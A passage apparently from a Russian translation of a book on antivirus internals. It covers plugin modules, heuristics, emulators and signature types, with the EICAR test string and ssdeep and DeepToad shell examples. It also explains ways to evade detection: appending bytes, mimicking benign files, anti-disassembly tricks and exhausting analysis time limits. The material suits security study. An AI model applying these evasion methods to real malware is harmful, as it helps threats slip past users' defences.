> **Последствия дублирования кода для безопасности.** Обобщенное обнаружение и соответствующее лечение могут показаться простыми возможностями, однако некоторые ядра не позволяют модулям обмениваться данными. Тогда код обнаружения файлового вируса копируют в отдельный модуль лечения. Ошибку могут исправить в подпрограмме обнаружения, но оставить в скопированном коде лечения. Она будет скрыта, пока пользователь не потребует лечить файлы. Уязвимости в подпрограммах лечения относятся к наименее изученным областям антивирусной безопасности.

Поддержка форматов файлов и протоколов

Некоторые модули предназначены для разбора форматов и протоколов. Они позволяют ядру открывать и анализировать новые виды данных: сжатые файлы, упакованные исполняемые программы и сетевые протоколы. Поддержка протоколов чаще встречается в шлюзах и серверных продуктах, но отдельные настольные антивирусы также понимают распространенные протоколы, например HTTP.

К этой категории относятся распаковщики UPX, Armadillo, FSG, PeLite и ASPack; анализаторы PDF, OLE2, LNK, SIS, CLASS, DEX и SWF; средства распаковки zlib, gzip, RAR, ACE, XZ и 7z. Список настолько велик, что именно эти модули являются крупнейшим источником ошибок в любом ядре.

Даже Adobe регулярно находила уязвимости в собственном формате PDF и Acrobat Reader, что видно по длинному перечню записей CVE последних лет. Трудно ожидать, что антивирусная компания напишет безошибочный анализатор формата, частичная опубликованная документация которого занимает 1310 страниц, или 1159 без указателя.

Шансы явно не в пользу антивирусных инженеров. Помимо PDF им приходится создавать механизм OLE2 для документов Microsoft Word, Excel, Visio и PowerPoint, анализатор видео ASF, поддержку исполняемых файлов Mach-O для Mac OS X и ELF, а также множества еще более сложных форматов. Количество возможных ошибок чрезвычайно велико. Если добавить протоколы с отсутствующей или неполной документацией, например Oracle TNS и CIFS, становится ясно: это крупнейшая поверхность атаки любого антивируса.

> **Сложность анализаторов и декодеров.** Антивирус обрабатывает враждебный код, но разработчики анализаторов не всегда помнят об этом и считают входные файлы правильно сформированными. Так возникают ошибки разбора форматов и протоколов. Другие, наоборот, чрезмерно усложняют анализатор ради редких пограничных случаев, повышая плотность кода и вероятность новых ошибок. Исследователям безопасности и антивирусным инженерам следует уделять таким модулям особое внимание.

Эвристика

Эвристическое ядро может быть дополнением к основным подпрограммам, которое взаимодействует с другими модулями или использует ранее собранные ими сведения. Пример из открытого антивируса ClamAV - механизм `Heuristics.Encrypted.Zip`. Он просто проверяет, зашифрован ли исследуемый ZIP паролем.

Обычно эти сведения заранее извлекает анализатор ZIP, который статически собирает как можно больше данных и заполняет ими внутренние структуры антивируса. Сам анализатор запускается сканером, определившим на первом этапе, что ядро понимает формат файла. Наконец, эвристический модуль с учетом заданного уровня решает, достаточно ли подозрителен файл или буфер, чтобы выдать предупреждение.

Эвристика подвержена ложным срабатываниям, поскольку опирается лишь на косвенные признаки. Например, PDF может выглядеть поврежденным: содержать JavaScript, потоки с несколькими способами кодирования, в том числе повторным применением FlateDecode или ASCII85Decode к одному потоку, а также строки, похожие на данные в кодировках ASCII, шестнадцатеричной и восьмеричной. Эвристика, вероятно, сочтет такой документ средством эксплуатации уязвимости. Однако его могла создать программа с ошибкой, а Adobe Reader откроет файл без возражений. Перед разработчиком стоит типичная задача: обнаружить угрозу и не вызвать ложное срабатывание на безопасной программе, создающей крайне подозрительные файлы.

Эвристические механизмы бывают статическими и динамическими. Статическим не требуется исполнять или эмулировать образец, чтобы оценить его вредоносность. Динамические наблюдают за исполнением в основной операционной системе либо гостевой среде, например в созданной разработчиками песочнице поверх эмулятора Intel, ARM или JavaScript. Примеры с PDF и ZIP относятся к статической эвристике. Динамические механизмы рассматриваются ниже в разделе об эвристике на основе весов.

До сих пор речь шла о простейшей эвристике, но продукты предлагают и значительно более сложные виды.

Байесовские сети

В антивирусах байесовская сеть представляет собой статистическую модель набора переменных. Обычно это условные зависимости, флаги заголовка PE и другие эвристические признаки: сжат или упакован файл, слишком ли высока энтропия раздела и так далее. Сеть описывает вероятностные связи между разными вредоносными файлами.

В лаборатории ее обучают на вредоносных и безопасных программах, а затем на основании учебных данных применяют для эвристического обнаружения. Такие сети могут использоваться только внутри компании, что встречается чаще всего, либо входить в поставляемый продукт. Метод основан на мощной статистической модели, но способен вызвать множество ложных срабатываний.

После обучения байесовская сеть антивируса обычно работает так:

1. Инженеры передают сети новый образец.
2. Система собирает его эвристические признаки и сохраняет состояние во внутренних переменных.

3. Если собранные признаки принадлежат известным семействам вредоносных программ или очень похожи на них, байесовская сеть назначает соответствующую оценку.
4. По полученной оценке образец признается «вероятно вредоносным» либо «вероятно безопасным».

Проблема у такого подхода всегда одна. Что произойдет, если настоящая вредоносная программа использует те же флаги заголовка PE и эвристические признаки - сжатие, энтропию и прочие, - что и типичные безопасные программы? Антивирус ошибочно признает угрозу безвредной. А если безопасная программа защищена упаковщиком или виртуализатором и ее признаки соответствуют семейству вредоносных программ? Возникнет ложное срабатывание.

Байесовские сети, как и почти любую антивирусную эвристику, обычно легко обойти. Общее правило для вредоносной программы, которая должна проскользнуть мимо эвристического анализа: сделайте ее как можно более похожей на безопасную.

В антивирусах байесовские сети обычно применяются для двух задач:

• обнаружения новых образцов, которые, вероятно, являются вредоносными;
• сбора новых подозрительных файлов.

Компании часто предлагают пользователям присоединиться к их сети или разрешить продукту отправлять образцы. Именно байесовские сети классифицируют потенциально опасные файлы как кандидатов на отправку в лабораторию, когда их объем или особенности становятся достаточно интересными.

Фильтры Блума

Фильтр Блума - это структура данных, позволяющая определить принадлежность элемента к известному набору вредоносных программ. Она сообщает либо что элемент совершенно точно отсутствует в наборе, либо что он, вероятно, в нем присутствует.

Если эвристические признаки, собранные другим модулем, отсеиваются фильтром, образца определенно нет в наборе и его не требуется передавать более сложным и медленным

подпрограммам. Только прошедшие начальную проверку файлы направляются сложным эвристическим механизмам.

Рассмотрим условный фильтр для базы хешей MD5. Допустим, в ней есть образцы со следующими значениями:

```
99754106633f94d350db34d548d6091a9fe934c7a727864763bff7eddba8bd49
e6e5fd26daa9bca985675f67015fd882e87cdcaeed6aa12fb52ed552de99d1aa
```

Если MD5 нового образца или буфера не начинается с `9` или `E`, можно с уверенностью утверждать, что файла нет в наборе для медленных подпрограмм. Если же значение начинается с одного из этих знаков, образец лишь может входить в набор, и для точного ответа потребуется более сложный запрос. Этот упрощенный пример только объясняет принцип работы; существуют намного лучшие способы искать хеш в базе строк фиксированной длины.

Почти все антивирусы применяют те или иные эвристические механизмы на основе криптографических или нечетких хешей и фильтров Блума. Обычно фильтр лишь решает, следует ли изучать образец глубже или исключить его из дальнейшего анализа.

Эвристика на основе весов

Такая эвристика встречается во многих ядрах. После того как модуль собирает сведения о файле или буфере, во внутренних структурах устанавливаются соответствующие флаги, каждому из которых назначается вес.

Представим, что образец запускается в антивирусном эмуляторе или песочнице, а его поведение записывается. Каждому действию присваивается положительный или отрицательный вес. После оценки всех действий механизм решает, похож ли образец на вредоносную программу.

Допустим, зафиксирована следующая последовательность:

1. Программа читает обычный текстовый файл из каталога, где запущена.
2. Она открывает окно и показывает диалог подтверждения или отмены.
3. Она загружает исполняемый файл с неизвестного домена.
4. Загруженный файл копируется в `%SystemDir%`.
5. Программа запускает этот файл.
6. Наконец, она пытается удалить себя с помощью вспомогательного командного файла, который завершает ее процесс и очищает диск.

Первые два действия получают отрицательные значения, поскольку, вероятно, безвредны. Последующие получают положительные значения, так как характерны для вредоносного загрузчика. После суммирования весов итоговая оценка поведения сравнивается с порогом, заданным исследователем, и образец признается вероятно вредоносным либо определенно безопасным.

Сложные подключаемые модули

Помимо уже рассмотренных видов антивирусы применяют множество других компонентов. Ниже описаны наиболее распространенные сложные варианты.

Сканеры памяти

Сканер является самым распространенным подключаемым модулем. Один из его сложных вариантов читает память исполняемых процессов и применяет к извлеченным буферам сигнатуры, обобщенное обнаружение и другие способы анализа. Почти все антивирусные ядра в той или иной форме предоставляют средства анализа памяти.

Сканеры памяти делятся на пользовательские и работающие в режиме ядра. Первые исследуют блоки памяти пользовательских программ, вторые - драйверы, потоки и другие объекты ядра. Оба вида работают медленно, поэтому обычно запускаются только после определенного события, например обнаружения эвристикой возможной угрозы. Пользователь также может потребовать полную проверку памяти через интерфейс антивируса.

Пользовательский сканер обращается к прикладному программному интерфейсу операционной системы, например `OpenProcess` и `ReadProcessMemory` в Windows, либо к драйверу ядра, созданному разработчиками антивируса.

Использовать системный интерфейс не всегда разумно: он может вмешиваться в работу процесса, а авторы вредоносных программ разработали способы обхода. Некоторые образцы принимают предупредительные меры, заметив чтение памяти внешним процессом: завершаются, удаляют файлы или иным образом избегают обнаружения. Безопасная программа со встроенной защитой тоже может ошибочно принять проверку за попытку анализа и отказаться продолжать работу.

Поэтому разработчики предпочитают читать память чужих процессов драйвером ядра. Если вредоносная программа не взаимодействует с другим компонентом ядра, например руткитом, она не узнает о чтении. Для исследования памяти самого ядра драйвер необходим в любом случае. Некоторые продукты создают единый драйвер для чтения пользовательской и системной памяти, предоставляют уровень связи для получения сведений пользовательским процессом, а затем передают считанные буферы анализаторам.

Небезопасная реализация таких возможностей становится хорошим источником уязвимостей. Что, если драйвер не проверяет, какое приложение вызывает экспортированные коды управления вводом-выводом IOCTL для чтения памяти ядра? Любая пользовательская программа, знающая протокол связи и правильные коды, сможет прочитать системную память. Последствия еще тяжелее, если дополнительные IOCTL позволяют в нее записывать.

> **Анализ загруженных модулей и анализ памяти.** Некоторые продукты заявляют поддержку анализа памяти, хотя фактически только перечисляют исполняемые процессы и проверяют загруженные ими модули по файлам на диске. Настоящий анализ памяти может вмешиваться в работу процесса и требует осторожности: противоотладочные средства, защита от присоединения и другие приемы против обратной разработки способны обнаружить его и нарушить работу приложения. Отчасти такие меры защищают интеллектуальную собственность программы. Антивирусные компании стараются действовать незаметно, а некоторые вообще не читают память процесса из-за риска помешать законному приложению и считают проверку файлов модулей достаточной.

Код для управляемой среды

Ради производительности ядра почти всегда пишутся на C или C++, но подключаемые модули могут использовать языки более высокого уровня. Некоторые продукты поддерживают .NET или особые виртуальные машины для обобщенного обнаружения, лечения и эвристики. Причины таковы:

• **Сложность.** На высокоуровневом языке проще написать средство обнаружения, лечения или эвристического анализа.

• **Безопасность.** Если код исполняется виртуальной машиной, ошибка в анализаторе сложного формата или подпрограмме лечения файлового вируса повредит только процесс внутри выбранной виртуальной машины, эмулятора или интерпретатора, а не весь продукт.
• **Отладка.** При наличии оболочки прикладного программного интерфейса антивируса разработчик может пользоваться обычными средствами выбранного языка.

Когда главной причиной становится безопасность, преимущества простоты и отладки иногда теряются. Некоторые продукты создают собственные виртуальные машины, чтобы анализаторы и обобщенные подпрограммы работали в изолированной среде, а не непосредственно как машинный код. Тогда переполнение буфера и похожая уязвимость не затрагивает весь сканер, например резидентный процесс с правами `root` или SYSTEM. Разработчику средства эксплуатации придется найти еще и выход из виртуальной машины, то есть связать две или больше уязвимостей.

Но в первых версиях собственных виртуальных машин компании иногда создают полный набор команд и прикладной программный интерфейс, не предоставляя отладчика. Это доставляет серьезные неудобства инженерам.

Старые разработчики Symantec могут рассказать немало страшных историй о гостевой виртуальной машине GVM. Когда-то она не позволяла отлаживать код обычным отладчиком, поэтому инженеры изобретали собственные способы выяснить причину неисправности. В некоторых виртуальных машинах обнаружение приходилось писать непосредственно на ассемблере: транслятора или компилятора для поддерживаемого набора команд не существовало. Нетрудно понять, почему разработчики антивирусной отрасли не любят виртуальные машины, которые нельзя исследовать знакомыми OllyDbg, GDB и IDA.

Наиболее распространенные в антивирусах немашинные языки - Lua и .NET. Одни компании пишут трансляторы байт-кода .NET в формат собственной виртуальной машины, другие встраивают в продукт полноценную среду .NET. Третьи выбирают Lua: он легковесен, быстр, хорошо обрабатывает строки, а свободная лицензия разрешает применение в коммерческих продуктах с закрытым исходным кодом, к которым относится почти вся отрасль.

При отсутствии обычных средств отладка превращается в кошмар, но писать на C# и других языках .NET проще, чем на C или C++. Кроме того, ошибки управляемого языка реже создают тяжелые последствия. Чтобы выйти из виртуальной машины, автору средства эксплуатации нужна как минимум еще одна уязвимость, а в управляемом коде опасные ошибки вообще встречаются заметно реже.

С точки зрения обратной разработки собственная виртуальная машина тоже может стать настоящим кошмаром. Допустим, условный продукт ACME AV исполняет в ней большинство подпрограмм обнаружения, лечения и эвристики. Если машина нестандартна, аналитику придется:

1. Установить, что код предназначен для виртуальной машины, хотя в начале исследования это неизвестно.
2. Восстановить весь поддерживаемый набор команд.
3. Написать для него дизассемблер, обычно в виде модуля процессора IDA.
4. Найти байты подпрограмм в файлах модулей или памяти и извлечь их.
5. Начать анализ в IDA либо собственном дизассемблере из шага 3.

Бывает еще хуже. В средствах защиты программ, таких как Themida и VMProtect, виртуальный процессор иногда создается случайным образом и полностью меняется при каждой сборке или обновлении. Сложность анализа растет многократно. Для каждой новой версии приходится обновлять или с нуля переписывать дизассемблер, эмулятор и остальные средства, основанные на прежнем наборе команд. Если сами разработчики не могут отлаживать код обычными средствами, аналитик тоже не сможет: ему придется создать еще и эмулятор, отладчик либо оба средства.

Исследование таких модулей обычно слишком сложно. Но при использовании известной среды, например .NET, аналитику может повезти: внутри базы обнаружатся полноценные библиотеки или исполняемые файлы .NET. Тогда подойдет открытый декомпилятор ILSpy или коммерческий .NET Reflector. Вместо менее удобного ассемблера можно будет читать высокоуровневый код с именами функций и переменных.

Языки сценариев

Антивирусы могут исполнять обобщенное обнаружение, лечение и эвристику на Lua, JavaScript и других языках сценариев. Причины те же: безопасность, удобство отладки и простота разработки. Есть и деловая причина: хороших высокоуровневых программистов найти проще, чем хороших разработчиков на C или C++. Новому инженеру не обязательно знать C, C++ и ассемблер. Для написания модуля на Lua или JavaScript ему достаточно изучить прикладной программный интерфейс ядра.

У разработчика и исследователя здесь разные точки зрения. Компания получает более безопасный код и более широкий выбор специалистов. Если продукт исполняет сценарии непосредственно, исследователю достаточно найти их, извлечь и анализировать как исходный код.

Если сценарий скомпилирован в байт-код, может оказаться, что продукт использует стандартную виртуальную машину встроенного языка. Например, для Lua уже существует открытый декомпилятор unluac. Иногда для правильного восстановления исходника понадобится немного изменить его код, но обычно это занимает лишь несколько часов.

Эмуляторы

Эмулятор - один из ключевых компонентов антивируса. Он используется для анализа поведения подозрительного образца, распаковки программ, сжатых или зашифрованных неизвестным алгоритмом, исследования внедренного в документы кода командной оболочки и многих других задач.

Почти все ядра, за заметным исключением ClamAV, содержат хотя бы эмулятор Intel 8086. Обычно он исполняет файлы PE при содействии отдельного загрузчика, который иногда встроен в сам эмулятор, загрузочные секторы и код командной оболочки. Некоторые продукты применяют его и для ELF. Аналогичного эмулятора Mach-O нам не известно.

Антивирусы также эмулируют ARM, x86_64, байт-код .NET, JavaScript и ActionScript. Сам по себе эмулятор мало полезен и быстро достигает пределов, если программа часто вызывает системные функции. Поэтому обычно задается максимальное количество эмулируемых вызовов, после которого исполнение останавливается.

Поддержать набор команд архитектуры - лишь половина задачи. Вторая половина состоит в правильной имитации прикладного программного интерфейса. Эмулятор должен воспроизводить системные вызовы настоящей операционной системы или среды. Обычно частично поддерживаются библиотеки Windows `ntdll.dll` и `kernel32.dll`: антивирус тем или иным способом реализует самые распространенные функции. Нередко они вообще ничего не делают и лишь возвращают код успешного завершения.

То же относится к эмуляции пользовательских программ вместо целой операционной системы. Воспроизводится прикладной программный интерфейс Internet Explorer или Acrobat Reader, чтобы изолированный код не завершился с ошибкой и выполнил свои действия. Затем его безопасное или опасное поведение записывается и анализируется.

Эмуляторы постоянно обновляются, поскольку авторы вредоносных программ и коммерческой защиты почти ежедневно придумывают новые противоэмуляционные приемы. Обнаружив новую команду или системную функцию в угрозе либо упаковщике, инженеры добавляют ее поддержку. Противник находит следующий способ. В этой старой игре в кошки-мышки антивирусная отрасль неизбежно отстает.

Причина проста: поддержка всей современной архитектуры центрального процессора - огромная задача. Воспроизвести вдобавок весь прикладной программный интерфейс операционной системы в настольном продукте без неприемлемой потери производительности просто невозможно. Компании стараются выбрать такой набор команд и функций, который позволит эмулировать как можно больше вредоносных программ, не реализуя все без исключения. Затем они ждут появления нового приема обхода в очередной угрозе, упаковщике или средстве защиты.

Итоги

В этой главе рассмотрены подключаемые модули антивирусов: способы загрузки, виды и предоставляемые возможности.

Основные выводы:

• Модули не являются жизненно важной частью ядра и загружаются по требованию.
• Единого способа загрузки нет. Одни продукты используют обычный прикладной программный интерфейс операционной системы, другие - собственный механизм расшифровки и загрузки.
• От выбранного механизма зависит сложность обратной разработки.
• При исследовании назначения модуля можно следовать простой последовательности действий.
• Существуют как простые, так и сложные модули: сканеры, обобщенные подпрограммы обнаружения, анализаторы форматов и протоколов, распаковщики исполняемых файлов и архивов, эвристические механизмы и другие.
• Эвристика ищет аномалии во входных файлах. Она может использовать простые правила или сложные модели, например байесовские сети и веса.
• Эвристические механизмы бывают статическими и динамическими. Статические исследуют файл без исполнения или эмуляции. Например, срабатывание могут вызвать необычные поля заголовка PE либо многократно закодированные разными способами потоки PDF. Динамические пытаются определить вредоносность по поведению исполняемого или эмулируемого кода.
• Анализаторы сложных или недокументированных форматов и протоколов часто становятся источником уязвимостей.
• К сложным модулям относятся сканеры памяти, компоненты на интерпретируемых языках для виртуальной машины и эмуляторы.
• Сканеры памяти работают в пользовательском пространстве или ядре. Пользовательские средства вмешиваются в работу программы и могут ей помешать. Системные действуют менее заметно, но при неправильной реализации создают уязвимости.
• Модули на языках сценариев проще писать и сопровождать. Интерпретатор создает дополнительный уровень защиты, но обратная разработка особенно сложна при использовании собственной виртуальной машины.
• Эмуляторы играют ключевую роль. Написать надежный и достаточно полный эмулятор нескольких архитектур трудно, однако он помогает распаковывать сжатые и зашифрованные программы и анализировать внедренный в документы код командной оболочки.

В следующей главе рассматриваются антивирусные сигнатуры, принципы их работы и способы обхода.

Глава 4. Антивирусные сигнатуры

Сигнатуры являются ключевой частью любого антивирусного ядра. Обычно это хеши или последовательности байтов, позволяющие определить, содержит ли файл или буфер вредоносную нагрузку.

Сигнатурные схемы применялись во всех антивирусах с момента их появления. Хотя существует множество разновидностей, чаще всего сигнатура представляет собой короткий хеш или последовательность байтов с достаточными сведениями для сопоставления файла либо буфера с известным вредоносным образцом. Хеши создаются быстрыми алгоритмами, например CRC или MD5, которые можно вычислять много раз в секунду почти без ущерба производительности. Антивирусные инженеры предпочитают этот простой и быстрый способ обнаружения конкретной вредоносной программы.

В главе рассматриваются виды сигнатурных баз, их достоинства, недостатки, подходящие области применения и способы обхода.

Обычные сигнатуры

Каждое ядро использует свой набор алгоритмов, причем почти у всех есть собственные варианты. Однако некоторые алгоритмы встречаются во многих продуктах. Одни работают чрезвычайно быстро, но часто вызывают ложные срабатывания. Другие сложнее и точнее, однако с точки зрения настольного антивируса требуют слишком много времени. Ниже разобраны наиболее заметные виды.

Последовательности байтов

Простейшая сигнатура - характерная для вредоносного файла последовательность байтов, которая обычно не встречается в безопасных данных. Например, для обнаружения испытательного файла Европейского института компьютерных антивирусных исследований EICAR ядро может искать всю строку:

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Это самый очевидный способ обнаружения: его легко реализовать, и он работает быстро. Общедоступны надежные и производительные алгоритмы сопоставления строк, в том числе Ахо-Корасик, Кнута-Морриса-Пратта и Бойера-Мура.

Но именно простота создает риск. Если та же последовательность встретится в безопасном файле, возникнет ложное срабатывание. Трудно даже предсказать, сколько антивирусов объявит вредоносным электронный экземпляр этой книги лишь потому, что в настоящем абзаце приведена полная сигнатура EICAR.

Контрольные суммы

Почти все существующие ядра применяют сигнатуры на основе CRC. Циклический избыточный код предназначен для обнаружения повреждений носителя, случайных изменений данных и ошибок передачи. Алгоритм получает буфер и создает контрольную сумму, обычно размером четыре байта, или 32 бита для CRC32.

Чтобы обнаружить определенную вредоносную программу, антивирус вычисляет CRC всего исследуемого буфера или выбранных его частей. Например, контрольная сумма CRC32 испытательного файла EICAR равна `0x6851CF3C`. Продукт может вычислить ее для всего буфера, отдельных блоков, например первых или последних двух килобайтов, либо определенных частей известного формата - отдельного раздела PE или ELF.

CRC работает быстро, но вызывает множество ложных срабатываний. Алгоритм создавался не для распознавания вредоносной нагрузки, а для обнаружения ошибок передачи по ненадежному каналу и повреждения носителя. Поэтому подобрать коллизию для определенного CRC32 нетрудно.

Некоторые ядра выполняют дополнительные проверки. Например, сначала ищут короткую строку-префикс, а затем вычисляют CRC32 буфера заданного размера, начиная с нее. Но и такой подход вызывает больше ложных срабатываний, чем другие методы. В качестве простого примера: английские слова `petfood` и `eisenhower` имеют одинаковый CRC32 `0xD0132158`.

Еще один пример - файл с MD5 `7f80e21c3d249dd514565eed459548c7`. Его CRC32 совпадает с испытательным файлом EICAR, поэтому ряд антивирусов срабатывает ошибочно. Это показано в отчете VirusTotal.

> **Измененные алгоритмы CRC.** Все исследованные антивирусные ядра используют CRC32, но иногда не в первоначальном виде. Например, могут меняться таблицы констант или количество раундов. Это необходимо учитывать при анализе сигнатур выбранного продукта. Получившийся хеш отличается от стандартного CRC32 и способен доставить немало затруднений.

Собственные контрольные суммы

Большинство ядер создают собственные сигнатуры, напоминающие CRC. Одни вычисляют CRC нескольких разделов исполняемого файла Windows PE, объединяют их операцией XOR и используют результат как хеш. Другие выполняют арифметические действия и сдвиги над блоками данных, получая небольшое значение DWORD или QWORD. Третьи рассчитывают несколько CRC32 частей файла, например заголовка и окончания, и формируют сигнатуру из нескольких сумм.

Собственных вариантов слишком много, чтобы перечислять их здесь. Важно то, что они не дают разработчику реального преимущества, кроме неизвестности хеширующей функции. Специалисту по обратной разработке придется найти, исследовать и, вероятно, заново реализовать ее. Такие суммы подвержены ложным срабатываниям не меньше исходного CRC32. Поэтому отрасль со временем перешла к более надежным хеширующим функциям - криптографическим.

Криптографические хеши

Криптографическая функция создает сигнатуру, однозначно обозначающую один конкретный буфер, и тем самым снижает вероятность ложного срабатывания из-за коллизии. Идеальная функция обладает четырьмя свойствами:

- хеш любого сообщения легко вычислить;
- практически невозможно найти сообщение по заданному хешу;
- практически невозможно изменить сообщение, не изменив хеш;
- практически невозможно найти два разных сообщения с одинаковым хешем.

Антивирусная отрасль выбрала такие функции из-за крайне низкого числа ложных срабатываний. Но у них есть недостатки. Во-первых, MD5 или SHA-1 обычно вычисляется дольше CRC32. Во-вторых, изменение всего одного бита полностью меняет результат, и сигнатура перестает распознавать файл или буфер. Именно так криптографический хеш и должен работать.

Типичный способ обхода - добавить байт в конец файла. Для исполняемого файла такой хвост обычно игнорируется как мусор и не мешает операционной системе запустить программу.

Может показаться, что современные антивирусы редко используют подобные сигнатуры, но это не так. В январе 2015 года ClamAV содержал более 48 тысяч сигнатур на основе MD5 всего файла, а файл ежедневных сигнатур `daily.cvd` - более тысячи.

Криптографические хеши часто временно применяют для недавно обнаруженных критических угроз, например загрузчиков и сбрасываемых ими программ в действующих атаках, пока создаются более надежные сигнатуры. Во всех остальных случаях подход почти бессмыслен: он обнаруживает лишь исходный неизмененный файл, а замена одного бита обходит проверку.

Сложные сигнатуры

Ядра поддерживают множество сигнатур, которые намного сложнее CRC32. Большинство характерны для конкретного продукта. Некоторые требуют больших ресурсов и применяются только после совпадения более дешевых признаков. Их цель - одновременно сократить число ложных срабатываний и обнаружить целое семейство вредоносных программ, а не единственный файл. Один из распространенных вариантов, фильтр Блума, рассмотрен в главе 3. Далее описаны другие виды.

Нечеткое хеширование

Нечеткий хеш предназначен для обнаружения группы похожих файлов, тогда как криптографический обозначает единственный файл. К нему не применяются правила криптографической функции. Вместо них важны следующие свойства:

• **Минимальное распространение изменений либо его отсутствие.** Небольшая перемена входных данных должна незначительно влиять только на соответствующий блок результата или не влиять вообще. У хорошего криптографического хеша она меняет весь результат.
• **Отсутствие запутывания.** Связь между входом и результатом легко прослеживается и соответствует один к одному. Например, небольшая перемена первого блока должна затронуть только первый байт результата, если затронет вообще.
• **Подходящая частота коллизий.** Допустимая частота определяется областью применения. Высокое значение приемлемо для обнаружения нежелательной почты, но может оказаться непригодным для вредоносных программ из-за множества ложных срабатываний.

Существуют свободные реализации: SpamSum доктора Эндрю Триджелла, ssdeep Джесси Корнблюма и DeepToad Хосеана Корета. Насколько известно, антивирусные продукты не применяют эти общедоступные алгоритмы и создают собственные, хотя все они основаны на тех же идеях и обладают перечисленными свойствами.

В зависимости от настроенной частоты коллизий и качества реализации такие сигнатуры обычно дают меньше ложных срабатываний, чем прямое сопоставление строк или контрольные суммы. Но сама природа нечеткого хеша не исключает ошибок, поэтому его нельзя применять отдельно. Иногда он сопоставляет файлы только после прохождения фильтра Блума, что дополнительно

снижает риск.

Обход сложнее, чем в предыдущих случаях. Криптографический хеш, контрольную сумму или строковую сигнатуру можно изменить заменой одного бита в правильном месте. Нечеткий хеш требует менять множество частей файла, поскольку небольшая перемена почти не распространяется на результат.

Рассмотрим ssdeep. Допустим, условный антивирус должен обнаруживать исполняемый файл `/bin/ls` из Ubuntu Linux:

```
$ md5sum ls
fa97c59cc414e42d4e0e853ddf5b4745  ls
$ ssdeep ls
ssdeep,1.1--blocksize:hash:hash,filename
1536:MW9/IqY+yF00SZJVWCy62Rnm1lPdOHRXSoyZ03uawcfXN4qMlkW:MW9/ZL/
T6ilPdotHaqMlkW
," ls"
```

Первая команда вычисляет MD5, последняя - нечеткий хеш. Последняя строка сигнатуры содержит размер блока, хеш и имя файла. Добавим в конец файла один байт - знак `A` - и повторим вычисление:

```
$ cp ls ls.mod
$ echo "A" >> ls.mod
$ ssdeep ls.mod
ssdeep,1.1--blocksize:hash:hash,filename
1536:MW9/IqY+yF00SZJVWCy62Rnm1lPdOHRXSoyZ03uawcfXN4qMlkWP:MW9/
ZL/T6ilPdotHaqMlkWP,"/home/joxean/Documentos/research/books/tahh/chapter4/ls.mod"
$ md5sum ls.mod
369f8025d9c99bf16652d782273a4285  ls.mod
```

MD5 изменился полностью, а в результате ssdeep появился лишь один дополнительный знак `P`. Вычислив расстояние редактирования, разработчик установит сходство с известным файлом и распознает принадлежность к семейству. Чтобы изменить нечеткий хеш целиком, потребуется затронуть гораздо больше данных.

Теперь допишем к исходному `ls` исполняемый файл `cp` из Ubuntu Linux:

```
$ cp ls ls.mod
$ cat /bin/cp >> ls.mod
$ ssdeep ls.mod
ssdeep,1.1--blocksize:hash:hash,filename
3072:MW9/ZL/T6ilPdotHaqMlkWSP9GCr/vr/oWwGqP7WiyJpGjTO:3xZLL1doYp
lkWoUGqP7WiyJpG,"ls.mod"
$ ssdeep ls
ssdeep,1.1--blocksize:hash:hash,filename
1536:MW9/IqY+yF00SZJVWCy62Rnm1lPdOHRXSoyZ03uawcfXN4qMlkW:MW9/ZL
/T6ilPdotHaqMlkW," ls"
```

Почти весь хеш изменился, то есть сигнатура обойдена. Но необходимый объем изменений зависит от размера блока. Если он выбирается по длине буфера, а не остается постоянным, обходить проверку проще.

Повторим опыт с DeepToad, где размер блока можно задать. Выберем 512 байт и обработаем исходный и измененный файлы:

```
$ deeptoad -b=512 ls
NTWPj4+PiIiIiLm5ubklJSUl2tra2gMD;j4+IiLm5JSXa2gMDDAxpaTw81dUJCSQ
k;c3P29pqaZWU/P7q6GBhSUtDQ4OBCQqSk;ls
$ deeptoad -b=512 ls.mod
NTWPj4+PiIiIiLm5ubklJSUl2tra2gMD;j4+IiLm5JSXa2gMDDAxpaTw81dUJCSQ
k;jIyhoXV1bW2FhaamsrKwsN7eZWVpaezs;ls.mod
```

Теперь прежняя перемена не обманывает средство. Во-первых, размер блока постоянен, тогда как ssdeep выбирает его динамически. Во-вторых, DeepToad создает три хеша, разделенных точкой с запятой, и первые два полностью совпадают. Итак, нужное для обхода количество изменений

зависит от размера блока и способа его выбора.

Графовые хеши исполняемых файлов

Некоторые сложные продукты хранят сигнатуры графов программ. Программу можно представить двумя видами графов:

• **Граф вызовов** - ориентированный граф связей между всеми функциями, то есть всеми вызывающими и вызываемыми функциями программы.
• **Граф потока управления** - ориентированный граф связей между базовыми блоками определенной функции. Базовый блок имеет одну точку входа и одну точку выхода.

Ядро с механизмом анализа кода может строить сигнатуры по графу вызовов всей программы или по графам базовых блоков отдельных функций. Это затратная операция. Даже IDA анализирует программу от нескольких секунд до нескольких минут, а антивирус не может тратить столько времени на один файл. Поэтому анализ ограничивают количеством команд, базовых блоков или временем выполнения.

Графовые сигнатуры хорошо обнаруживают полиморфные семейства. Машинные команды разных поколений угрозы могут различаться, тогда как графы вызовов и потока обычно остаются прежними. Например, инженер может создать сигнатуру графа базовых блоков функции, распаковывающей вредоносный код, и тем самым распознавать слой распаковки или расшифровки.

Но при неправильных ограничениях подход ухудшает производительность и, как любая сигнатура, вызывает ложные срабатывания. Узнав, что определенная функция обнаруживается по графу, автор угрозы может изменить ее структуру, сделав похожей на функцию безопасной программы - например, `notepad.exe` из Windows. Инженерам придется создавать новую сигнатуру семейства: прежний граф теперь встречается в безопасном программном обеспечении, поэтому просто расширить правило нельзя.

Для обхода доступны разные приемы:

• изменить граф потока или вызовов, придав ему распространенную структуру из безопасной программы;
• применить противодизассемблерные приемы, чтобы анализатор не смог разобрать функцию из-за неизвестной команды или их последовательности;
• объединить противодизассемблерные приемы с непрозрачными предикатами, чтобы анализатор не определил, выполняется ли переход, и не смог правильно исследовать истинную либо ложную ветвь, содержащую специально размещенные недопустимые команды или данные;
• сделать граф настолько сложным, чтобы истекло предельное время анализа и ядро остановилось с неполным, ненадежным представлением одной или всех функций.

Открытым примером средства для построения и проверки графовых сигнатур служит GCluster - сценарий более крупного проекта Pyew.

Он строит граф вызовов и графы потока всех функций переданных исполняемых файлов, сравнивает их и выводит степень сходства. Ниже два образца одного семейства: на двоичном уровне они совершенно разные, но их структура полностью совпадает.

```
$ /home/joxean/pyew/gcluster.py HGWC.ex_ BypassXtrap.ex_
[+] Analyzing file HGWC.ex_
[+] Analyzing file BypassXtrap.ex_
Expert system: Programs are 100% equals
Primes system: Programs are 100% equals
ALists system: Programs are 100% equals
```

